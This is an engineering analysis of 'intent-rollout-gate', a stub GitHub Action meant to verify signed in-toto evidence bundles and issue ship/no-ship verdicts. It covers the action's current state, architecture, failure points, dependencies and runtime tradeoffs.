

intent-rollout-gate: Operator-Grade System Analysis

Generated: 2026-05-20 Version: commit f85e9e6 on branch chore/relicense-apache-2.0 (parent main at 87de651 “M4 substantive bootstrap”) Repo state: v0.0.0 (M4 substantive bootstrap, action stub only — implementation lands in M5)

1. This System in 5 Minutes

intent-rollout-gate is a GitHub Action whose job is to look at the evidence other CI tooling has produced about a code change and answer one question: should this change ship, or not. It is the fourth and last repository in the Intent Eval Platform convergence. The other three — **intent-eval-lab** (the methodology and the Evidence Bundle specification), **audit-harness** (deterministic static gates such as escape-scan, harness-hash, CRAP score, architecture rules), and **j-rig-skill-binary-eval** (behavioral evaluation across the seven-layer testing taxonomy) — all produce signed in-toto Statement v1 rows under a single, immutable predicate URI: <https://evals.intentsolutions.io/gate-result/v1>. This action consumes those rows, applies a policy declared in the consuming repo's `tests/TESTING.md`, and emits a verdict of `ship`, `no-ship`, `advisory`, or `not-implemented`. The verdict is itself a signed in-toto row at <https://evals.intentsolutions.io/rollout-decision/v1>, so the decision is independently verifiable downstream.

Who uses it: in target state (v0.1.0 onward), any repo in the Intent Eval Platform ecosystem that wants a deterministic, attestation-bound deployment decision wires this action as the final job of its release workflow. The first downstream adopter (per `README.md` § Project status) is **audit-harness** itself — eat-your-own-dog-food before any external repo wires it. Today, the action exists but does nothing useful: it is a no-op composite shell that emits `decision=not-implemented` and exits 0. That posture is deliberate, not accidental. The repo URL had to exist before sibling repos could link to it without 404ing; the action manifest had to declare its full input/output surface before adopters could draft CI workflows that reference it; and the architecture had to be written down before reviewers could react to it. The substance lands in milestone M5.

How it will work, once implemented: in CI, an `evidence/` directory or `.jsonl` file is produced by upstream jobs (**audit-harness** `emit-evidence`, **jrig** `run --emit-evidence`). The rollout-decision job runs this action, pointing at the bundle. The action walks every row, verifies the in-toto Statement v1 structure, validates the predicate body against the `gate-result/v1` JSON Schema, checks the subject digest matches the predicate's `input_hash`, validates the DSSE signature, and optionally confirms the Rekor transparency-log anchor. It then parses the consuming repo's `tests/TESTING.md` to extract required-gate lists, coverage minima, pass-rate floors, advisory-elevation rules, and blocked failure-modes. It evaluates the verified row set against those policy clauses and emits a verdict. The verdict becomes a fresh signed row, optionally pushed to Rekor (but only if `evals.intentsolutions.io` has DNSSEC enabled and CAA records pinned to a single CA — a hard CISO-binding precondition). A markdown PR comment, a GitHub status check, and OpenTelemetry events fire as side effects.

Current state, in honest terms: 87 lines of `action.yml` declaring the full input/output contract; a 220-line architecture design doc that names every algorithmic stage and every deferred decision; a 4-job CI workflow that lints the manifest and smoke-tests the no-op; a stub composite shell step that echoes `decision=not-implemented`. There is no runtime code. There is no policy

parser. There is no signature verifier. There is no Rekor pre-condition check. There is no PR-comment renderer. The TypeScript runtime that would carry M5 is named in a feature branch (`feat/m5-typescript-runtime-lock-and-mvp`) but the branch has zero commits beyond `main` — work has not begun. The language choice itself (TypeScript versus Go versus Python) is explicitly deferred to the first M5 PR, per design doc § 8.

The biggest risk: this action sits at the deployment-decision moment of every adopter's CI pipeline. When it ships substance, it becomes a supply-chain trust anchor — a compromised release, a flawed signature verifier, or a Rekor-push that bypasses the DNSSEC precondition would propagate falsified attestations across every consumer. The v0.0.0 stub's exit-0-by-default posture is safe today because the action does nothing; the moment M5 lands, the bar rises sharply. The CISO bindings in the design doc (§ 5) and `SECURITY.md` (§ Threat Model) name the hazards by hand: predicate-URI confusion, decision-row forgery, Rekor pollution, credential leakage in PR-comment surfaces. Honoring those bindings — particularly the DNSSEC precondition and credential redaction — is the load-bearing security work of M5. The supply-chain story of intent-rollout-gate is the supply-chain story of every downstream repo, and there is currently no implementation to evaluate against the threat model.

2. Executive Summary

What It Does

`intent-rollout-gate` is the deployment-decision tier of the Intent Eval Platform. It consumes Evidence Bundles — collections of signed in-toto Statement v1 rows whose `predicateType` is `https://evals.intentsolutions.io/gate-result/v1` — and emits a ship-or-no-ship verdict that a CI pipeline can consume as a status check. The verdict is itself a signed in-toto row, attesting to the decision, optionally anchored in the Sigstore Rekor transparency log. Together with the upstream attestation producers (`audit-harness` for static gates, `j-rig-skill-binary-eval` for behavioral judgment), the action closes the loop from evaluation evidence to deployment authorization, with cryptographic provenance maintained end-to-end.

Implementation status is bluntly clear: the repository is at v0.0.0 substantive bootstrap (M4). Everything that exists today is documentation, governance, and a no-op action manifest. The `action.yml` declares six inputs (`bundle-path`, `policy-file`, `predicate-uri`, `rekor-url`, `cosign-key`, `dry-run`) and three outputs (`decision`, `summary`, `signed-decision-row-path`), runs a composite shell stub that hard-codes `decision=not-implemented`, and exits 0 unconditionally. The CI workflow lints the manifest with a small Python YAML check and confirms the stub exits 0 when invoked. No runtime is yet chosen — TypeScript, Go, and Python remain on the table, with the decision deferred to the first M5 PR per `000-docs/001-DR-DESIGN-rollout-gate-architecture-2026-05-12.md` § 8.

The tech foundation is the Intent Eval Platform's shared schema layer: in-toto Statement v1, the Evidence Bundle SPEC v0.1.0-draft (in `intent-eval-lab`), the `gate-result/v1` JSON Schema (in `@intentsolutions/core@0.1.0`, published 2026-05-17), and Sigstore (cosign for keyless signing via Fulcio OIDC, Rekor for transparency-log anchoring). The action consumes the `gate-result/v1` predicate and emits a parallel `rollout-decision/v1` predicate, both bound to the immutable namespace `evals.intentsolutions.io`. The reserved `labs.intentsolutions.io` subdomain is explicitly off-limits for any attestation surface, per ISEDC CISO binding DR-004 § 6.1.

Key risks split across three time horizons. In the immediate (v0.0.0 to v0.1.0), the risk is misuse: a downstream repo wires `uses: jeremylongshore/intent-rollout-gate@v1` against the stub and forgets that the action does not actually enforce anything, allowing unverified deployments through. In the medium term (v0.1.0 first MVP), the risk is signature-verification correctness: a flawed Stage 1 verifier that accepts forged rows compromises every downstream decision. In the long term, the risk is supply-chain compromise of the action itself — a release tag pointing at malicious bytes would propagate falsified decisions across every consumer; mitigation requires cosign-signed releases (planned for v0.1.0) and adopter discipline to pin by SHA rather than tag.

Operational Status

Table 1.

Environment	Status	Uptime Target	Release Cadence	Last Deploy
Production (GitHub Marketplace)	Not published. v0.0.0 stub exists in repo; no release tag has been cut.	Not defined; once published, target inherits GitHub Marketplace availability (multi-9s).	Aligned to M5 / M6 / partner-adoption milestones, not a calendar cadence.	None — no release tag exists in the repo.
Staging	Not applicable — GitHub Actions distribute by tag/SHA reference; there is no separate “staging” infrastructure. The pre-release validation path is downstream CI runs against <code>@main</code> .	n/a	n/a	n/a
Local Dev	The repo can be cloned; the action can be invoked locally via <code>act</code> (not yet wired). CI uses <code>uses: ./</code> to test the stub locally on the runner.	n/a	n/a	n/a

Technology Stack

Table 2.

Category	Technology	Version	Purpose
Action runtime (today)	Composite shell (<code>runs.using: composite</code> in <code>action.yml</code>)	n/a — bash heredoc	M4 bootstrap no-op; emits <code>decision=not-implemented</code> and exits 0
Action runtime (target, M5)	TypeScript / Go / Python — deferred decision per design doc § 8	Node 20+ / Go 1.26+ / Python 3.12+	Bundle parser, policy parser, decision algorithm, signing, Rekor anchor
CI host	GitHub Actions, <code>ubuntu-latest</code> runner	Pinned action versions: <code>actions/checkout@v6</code> , <code>actions/setup-node@v6</code>	Lints <code>action.yml</code> ; smoke-tests stub exit-0 contract
Manifest validation	Python 3 + <code>pyyaml</code> (inline heredoc in <code>.github/workflows/ci.yml:24-41</code>)	Whatever the runner ships	Confirm <code>action.yml</code> is YAML-well-formed, has <code>name</code> , <code>description</code> , <code>runs</code> , and <code>runs.using</code>
Issue tracking	Beads (bd) with the IEP shared workspace at <code>~/000-projects/.beads/</code> , prefix <code>iar-</code>	bd 1.0.3	Local-canonical task state; mirrors to GitHub Issues + Plane via <code>bd-sync</code>
License	Apache 2.0 (relicensed from MIT in commit <code>f85e9e6</code> , 2026-05-19)	n/a	Sibling-repo parity across the platform; explicit patent grant for the supply-chain surface
Attestation envelope (target)	DSSE (Dead Simple Signing Envelope) + in-toto Statement v1	DSSE v1.0; in-toto Statement v1	Wraps signed gate-result and rollout-decision rows
Signing (target)	cosign keyless via Sigstore Fulcio OIDC; optional key-based via <code>cosign-key</code> input	Latest cosign at M5 lock time	Signs the emitted rollout-decision row

Category	Technology	Version	Purpose
Transparency log (target)	Sigstore Rekor at https://rekor.sigstore.dev (configurable via <code>rekor-url</code>)	Public instance	Anchors the rollout-decision row for downstream verifiability
Predicate schemas (target)	JSON Schema, published from <code>@intentsolutions/core@0.1.0</code> (npm, sigstore provenance)	<code>gate-result/v1</code> (consumed); <code>rollout-decision/v1</code> (emitted)	Validates predicate bodies of every row read and every row emitted
Observability (target)	OpenTelemetry events per <code>intent-eval-lab/000-docs/001-DR-RFC-otel-agent</code>	RFC draft state	Fires <code>agent.rollout.gate.*</code> signals-draft algorithmic stage

3. Architecture

Stack (Detailed)

Table 3.

Layer	Technology	Version	Purpose	Why This
Distribution	GitHub Action via <code>action.yml</code> at repo root	Manifest schema per GitHub Actions metadata syntax	Adopters reference <code>uses: jeremylongshore/intent-rollout-gate@v1</code>	GitHub Actions is the dominant ecosystem; an Action is the lowest-friction integration point. Alternatives (CLI binary invoked from arbitrary CI, container image) would require adopters to write more glue.


Layer	Technology	Version	Purpose	Why This
Action mechanism (today)	<code>runs.using:</code> <code>composite</code> with a single <code>bash</code> step	<code>action.yml:73-87</code>	Bootstrap no-op; declare full input/output surface without committing to a runtime	Composite actions can declare the manifest contract without any compiled code; the cost is that they cannot do real work (no access to <code>@actions/core</code> -equivalent APIs in a polished form). Acceptable for a stub.
Action mechanism (target, M5)	<code>runs.using:</code> 'node20' (TS track) OR <code>runs.using:</code> 'docker' (Go/Python tracks)	TBD per first M5 PR	Real implementation runtime	TS gets first-class <code>@actions/core/@actions/github</code> SDK and sister-repo parity with <code>j-rig-skill-binary-eval</code> . Go gets a compiled binary with the cleanest supply-chain story. Python gets the most mature sigstore reference library. See § 4 for the tradeoff.
Input contract	Six declared inputs in <code>action.yml:13-52</code>	<code>action.yml</code> schema	Frozen surface for adopter CI wiring	Once published as v1, the input shape is part of the action's stability contract; adding inputs is non-breaking, removing/renaming is breaking. The architecture doc § 6 names this constraint.


Layer	Technology	Version	Purpose	Why This
Output contract	Three declared outputs in <code>action.yml:54-70</code> (<code>decision</code> , <code>summary</code> , <code>signed-decision-row-path</code>)	<code>action.yml</code> schema	Downstream jobs consume <code>steps.gate.outputs.decision</code> for status-check fan-out	Tight output surface: one <code>signed-decision</code> human-readable summary, one file path to the signed row. Anything else (gate-by-gate breakdown, coverage tables) lives inside <code>summary</code> so the contract stays narrow.
Schema layer	<code>gate-result/v1</code> and <code>rollout-decision/v1</code> JSON Schemas	Published via <code>@intentsolutions/core@0.1.0</code> npm	Validates every <code>core@0.1.0</code> and every emitted row	The kernel-as-contract pattern: <code>intent-eval-core</code> is the single source of truth for the predicate body shape; every repo in the convergence (including this one) imports the schema rather than redefining it.
Signing	cosign keyless (Fulcio OIDC) by default; key-based via <code>cosign-key</code> input	Latest cosign at M5 lock; <code>sigstore-go</code> / <code>sigstore-python</code> / <code>@sigstore/sign</code> (TS)	Cryptographic provenance for the rollout-decision row	Keyless is the lower-friction default — no long-lived signing keys for adopters to manage, OIDC identity binds to the GitHub Actions workflow. Key-based is the escape hatch for engagements that need air-gapped signing.

Layer	Technology	Version	Purpose	Why This
Transparency log	Sigstore Rekor at https://rekor.sigstore.dev (default)	Public Rekor v2	Public, append-only, tamper-evident anchor for the rollout-decision row	Sigstore is the de facto OSS transparency-log substrate; alternatives (private CT logs, custom Merkle stores) would impose meaningful operational cost. Per CISO binding, Rekor push is gated on DNSSEC + CAA pinning of the <code>evals.intentsolutions.io</code> namespace.
Policy interface	<code>tests/TESTING.md</code> in the consuming repo	Markdown clause shapes documented in design doc § 3	Single source of truth for thresholds — same file <code>audit-harness</code> already reads	Enforcement-travels-with-the-code principle (from <code>~/000-projects/CLAUDE.md</code> § Testing SOP): the threshold for a gate when it is emitted upstream and the threshold the rollout gate enforces when it composes the verdict are the same file. Drift impossible by construction.

Layer	Technology	Version	Purpose	Why This
Observability	OpenTelemetry events per OTel RFC draft	RFC at intent-eval-lab/000-policy/001-DR-RFC	Stage-level bundle-loaded, row-verified, policy-evaluated, decision-made, rekor-anchored	Span correlation platform: an operator can filter on <code>gate.decision == "no-ship"</code> and see every blocked deployment ecosystem-wide. Alternative (logs only) would not survive multi-repo correlation.
Issue tracking	Beads workspace at <code>~/000-projects/.beads/</code> (shared across IEP); prefix <code>iar-</code>	bd 1.0.3	Local-canonical task state; three-layer mirror to GitHub Issues + Plane via <code>bd-sync</code>	Matches the umbrella convention; per-repo <code>.beads/</code> exists for backwards-compat but the shared workspace is authoritative.

System Diagram





Failure domains:

- D1: bundle producer (upstream job) - failure here = no rows to verify, gate decision depends on empty-bundle policy (open question, deferred to M5)
- D2: signature verifier - failure here = rows rejected, gate may block on coverage minimum
- D3: policy parser - failure here = ambiguous policy, gate should refuse rather than guess (TBD M5)
- D4: Fulcio/Rekor outage - failure here = decision row signed but not anchored; output still emitted, `signed-decision-row-path` populated, Rekor anchor noted as pending
- D5: DNSSEC precondition fails - Rekor push refused, loud error, decision still emitted as a local signed row

The Critical Path

Trace of one PR-opened-to-decision flow in target state (v0.1.0):

1. **Developer opens a PR.** The CI workflow in the consuming repo triggers on `pull_request` to main.
2. **Upstream jobs emit Evidence Bundle rows.**
 - The `static-gates` job runs `pnpm exec audit-harness verify` and `pnpm exec audit-harness emit-evidence --out evidence/` (per README.md:42-43). Each gate (`escape-scan`, `harness-hash`, `crap-score`, `arch`, `bias`, `gherkin-lint`) emits one in-toto Statement v1 row to `evidence/`. Each row's `predicateType` is `https://evals.intentsolutions.io/gate-result/v1`, and the predicate body conforms to the JSON Schema published in `@intentsolutions/core@0.1.0`.
 - The `behavioral-gates` job runs `pnpm exec jrig run --emit-evidence --out evidence/` (per README.md:48). Each MM-category gate (MM-1 through MM-6) and each skill-level binary eval emits a row to the same `evidence/` directory.
 - Failure point F1: an upstream job fails entirely (e.g., `j-rig` crashes). Rows for that producer are missing; the gate's coverage check is where this gets caught.
3. **The rollout-decision job invokes uses:** `jeremylongshore/intent-rollout-gate@v1` with `bundle-path: evidence/`, `policy-file: tests/TESTING.md`, `dry-run: false`.
4. **Stage 1 — Verify.** The action walks `evidence/`. For each row file (or each JSONL line, or each entry in a JSON-array bundle per Evidence Bundle SPEC § 4.R1):
 - Parse the row as JSON; reject if not well-formed JSON. F2.
 - Validate the row matches the in-toto Statement v1 schema (`_type: "https://in-toto.io/Statement/` presence of `subject` array, `predicateType` string, `predicate` object). F3.
 - Compare `predicateType` to the configured `predicate-uri` input (default: `https://evals.intentsolutions.io/gate-result/v1`). Reject rows whose URI does not match — this is the predicate-URI-confusion attack surface from SECURITY.md § Threat Model. F4.
 - Validate the predicate body against the `gate-result/v1` JSON Schema imported from `@intentsolutions/core` (or its codegen equivalent for non-TS runtimes). F5.
 - Confirm `subject[0].digest.sha256 == predicate.input_hash` per Evidence Bundle SPEC R9. F6.
 - Validate the DSSE signature on the envelope (Evidence Bundle SPEC R13.1). If signing was keyless, this means verifying the Fulcio cert chain and checking the embedded OIDC

identity matches an expected issuer (e.g., <https://token.actions.githubusercontent.com>). F7.

- If the row claims a Rekor anchor (entry UUID in the predicate or in a co-located metadata file), fetch the Rekor entry and confirm it matches (Evidence Bundle SPEC R13.4). Network failure here is recoverable: the row is still consumable, just with reduced trust. F8.
- Drop rows that fail any of F2–F7 from the verified set; emit a clear note in the decision summary listing each rejected row and the failure reason.

5. **Stage 2 — Evaluate.** Parse `tests/TESTING.md` into policy clauses (the policy grammar is one of the deferred M5 decisions — markdown-table-direct vs. embedded YAML block). For the verified row set:

- **Required-gate pass.** For each required `gate_id`, find the row. PASS → continue. FAIL → block. Missing → block (unless waived in policy). F9.
- **Applicable-only coverage.** Count covered rows (PASS + FAIL + NOT_APPLICABLE) against the minimum. Below → block. F10.
- **Pass-rate floor.** Compute $\text{PASS} / (\text{PASS} + \text{FAIL})$ in each named scope. Below the floor → block. F11.
- **Advisory elevation.** For each elevation rule, check whether matching ADVISORY rows meet the trigger. If so, escalate to FAIL for blocking purposes. F12.
- **Failure-mode block.** For each blocked `failure_mode` enumerated in policy, scan FAIL rows. Any match → block. F13.
- The verdict is the AND of all stages: any block → **no-ship**. All clear → **ship**. Clear-with-advisory → **advisory**.

6. **Stage 3 — Emit.**

- **PR comment.** Render markdown summary per design doc § 6.1. Posted via the GitHub REST/GraphQL API using the runner's `GITHUB_TOKEN`. F14.
- **GitHub status check.** Map verdict → context per design doc § 6.2 table (`ship` → `success`, `no-ship` → `failure`, `advisory` → `neutral`, `not-implemented` → `success`). F15.
- **Signed decision row.** Build the in-toto Statement v1 with `predicateType`: <https://evals.intentsolutions.io/rollout-decision/v1>. Predicate body: `decision`, `bundle_row_count`, `verified_row_count`, `passed_required_gates`, `failed_required_gates`, `policy_hash`, `input_hash` (= bundle content hash), `timestamp`, `runner`, `commit_sha`. Sign with cosign keyless (Fulcio) or key-based (cosign-key input). Write to `${RUNNER_TEMP}/rollout-decision-${commit_sha}.json`; expose path via `signed-decision-row-path` output. F16.
- **Rekor anchor (optional).** If `rekor-url` is non-empty AND the DNSSEC + CAA precondition is met for the `evals.intentsolutions.io` namespace, push the signed row to Rekor and capture the entry UUID. If the precondition fails, refuse the push with a loud error naming what is missing — do not silently skip. F17.
- **OTel events.** Fire `agent.rollout.gate.decision_made` and any prior-stage events. The runner's OTel collector (if any) ships them; otherwise events are no-ops. F18.

7. **Workflow downstream.** Subsequent jobs read `steps.gate.outputs.decision` and gate themselves. The status check appears on the PR; the markdown comment appears as a bot comment.

Failure points are dense in Stage 1 (verification) and Stage 3 (signing + emit) — those are where the security bar is highest. Stage 2 (evaluate) is pure-function logic over verified inputs; failures here are policy ambiguities, not security issues.

Dependency Graph

Build-time dependencies (what must exist for this action's M5 implementation to compile):

```
intent-rollout-gate (M5 runtime, TBD)
|
+-- @intentsolutions/core@0.1.0 (npm, TS track ONLY)
|   - Imports: gate-result/v1 JSON Schema, gate-result/v1 Zod validator,
|             rollout-decision/v1 JSON Schema, GateResultV1 + RolloutDecisionV1 TS types
|   - Codegen path for Go/Python tracks: pull schema files, codegen
|     validators in the target language
|
+-- in-toto attestation library (per runtime)
|   - TS: @in-toto/attestation (npm) or hand-rolled per Statement v1 spec
|   - Go: github.com/in-toto/attestation
|   - Py: in-toto-attestation
|
+-- DSSE library (per runtime)
|   - TS: @sigstore/sign + @sigstore/verify
|   - Go: github.com/sigstore/sigstore-go
|   - Py: sigstore-python
|
+-- cosign / Fulcio / Rekor client (per runtime - typically the same package
|   as DSSE for sigstore)
|
+-- @actions/core + @actions/github (TS track ONLY - ergonomic PR comment +
|   status check APIs)
|
+-- Markdown rendering (target language) - for the PR-comment summary
```

Runtime dependencies (what must be available when the action runs):

- GitHub Actions runner environment (ubuntu-latest, macos-*, windows-*)
- GITHUB_TOKEN with `pull-requests: write` and `statuses: write` permissions
- id-token: write workflow permission (for cosign keyless OIDC)
- Network egress to Fulcio (sigstore.dev), Rekor (rekor.sigstore.dev or override), GitHub API
- The consuming repo's `evidence/` directory populated by upstream jobs
- The consuming repo's `tests/TESTING.md` file at the path supplied via the policy-file input

What happens when each dependency is unavailable:

Table 4.

Dependency unavailable	Failure mode	Recoverable?
@intentsolutions/core not on npm	TS-track build fails; CI red	Yes — pin a prior version or unpublish event
Upstream evidence/ directory missing	Bundle-load fails; gate either blocks or applies “empty bundle” default policy (deferred to M5)	Yes — fix upstream job
tests/TESTING.md missing	Policy-parse fails; gate should refuse with a clear error rather than default to permit	Yes — author the file
Fulcio outage	cosign keyless signing fails; if cosign-key is not set, the action cannot sign the decision row. Action should emit unsigned-decision as a degraded mode or refuse. (Open question, deferred to M5)	Partial — wait for Fulcio recovery
Rekor outage	Decision row signed but not anchored; output signed-decision-row-path populated, anchor noted as pending in the PR comment	Yes — recover when Rekor returns
GitHub API outage	PR comment + status check fail to post; the decision is still computed and the signed row is still written, but observability surfaces are degraded	Yes — workflow can be re-run
DNSSEC / CAA precondition fails	Rekor push refused (loud); decision row still signed locally; PR comment notes the missing precondition	Yes — fix the namespace config, do not silently bypass

4. Design Decisions & Tradeoffs

Decision Log

4.1 Thin Action Shell over Fat Decision Engine

- **Chosen:** A thin GitHub Action shell that delegates decision logic to `@j-rig/rollout-gate` (or equivalent runtime library per the deferred language choice). Per `~/000-projects/intent-eval-platform` § “5-repo target”: “Thin GitHub Action shell that delegates decision logic to `@j-rig/rollout-gate`.”
- **Over:** A fat, self-contained action that ships the full bundle parser, policy parser, signature verifier, signer, and Rekor client as one binary. Or, alternatively, a CLI binary that adopters invoke from their own CI without using the Actions wrapper at all.
- **Because:** Two reasons. First, the decision logic is reusable beyond GitHub Actions — local dev can invoke it for pre-push verification, GitLab CI consumers can wrap it differently, and the IEP ecosystem benefits if the same code is testable in isolation from the Actions environment. Putting the logic in a published library (`@j-rig/rollout-gate` or equivalent) and having the Action be a 30-line shim that maps `inputs` → library call → `outputs` keeps the boundary clean. Second, GitHub Actions is the dominant CI surface but not the only one; a thin shell pattern lets the same logic ship in a Docker image, a GitLab CI template, a Tekton task, or a Buildkite plugin without rewriting the algorithm.
- **Cost:** An extra release-coordination dimension — when the underlying library changes, the action must bump too. Two version numbers to keep in sync (action version, library version). Adopters who pin by action version may lag library improvements; adopters who pin by library version need a non-Action invocation path. The architecture doc § 8 does not yet name which library the M5 implementation will publish; the umbrella `CLAUDE.md` names `@j-rig/rollout-gate` but that package does not yet exist on npm.
- **Revisit when:** A second non-GitHub-Actions surface needs the logic. As of v0.0.0 there is no such surface, so the thin/fat distinction is theoretical. The first M5 PR is the right place to commit: ship the logic in a separate npm/Go/PyPI package from day one, or accept the embedded-monolith form and refactor later under usage pressure.

4.2 TypeScript over Go over Python — DEFERRED

- **Chosen:** Not yet chosen. The architecture doc § 8 explicitly defers to the first M5 PR. The feature branch `feat/m5-typescript-runtime-lock-and-mvp` signals an intent toward TypeScript but contains zero commits beyond `main` as of 2026-05-20 (verified via `git diff --stat main..feat/m5-typescript-runtime-lock-and-mvp` returning empty).
- **Over:** The three viable runtimes are TypeScript on Node 20+, Go 1.26+, and Python 3.12+. Each was named in the design doc with a concrete pros/cons table.
- **Because:** The deferral is itself the decision worth examining. Three forces pull in three directions. (a) Sister-repo parity argues TypeScript: `j-rig-skill-binary-eval` is TS, `intent-eval-core@0.1.0` is TS, `audit-harness`’s Node CLI dispatcher is TS-ish. The `@intentsolutions/core` package already ships Zod validators for `gate-result/v1` — a TS runtime imports them directly with no codegen step. Sharing Zod across the convergence is a real engineering win. (b) Supply-chain minimalism argues Go: a single compiled binary, no `node_modules` transitive surface, sigstore-go is mature, in-toto Go libraries are first-class. For a tool that sits at the deployment-decision moment of every downstream repo, the smallest supply-chain surface is the most defensible position. (c) Reference-implementation tightness argues Python: sigstore-python is the canonical sigstore reference implementation; CISO bindings that require defensible signature verification are easiest to audit against the reference implementation.
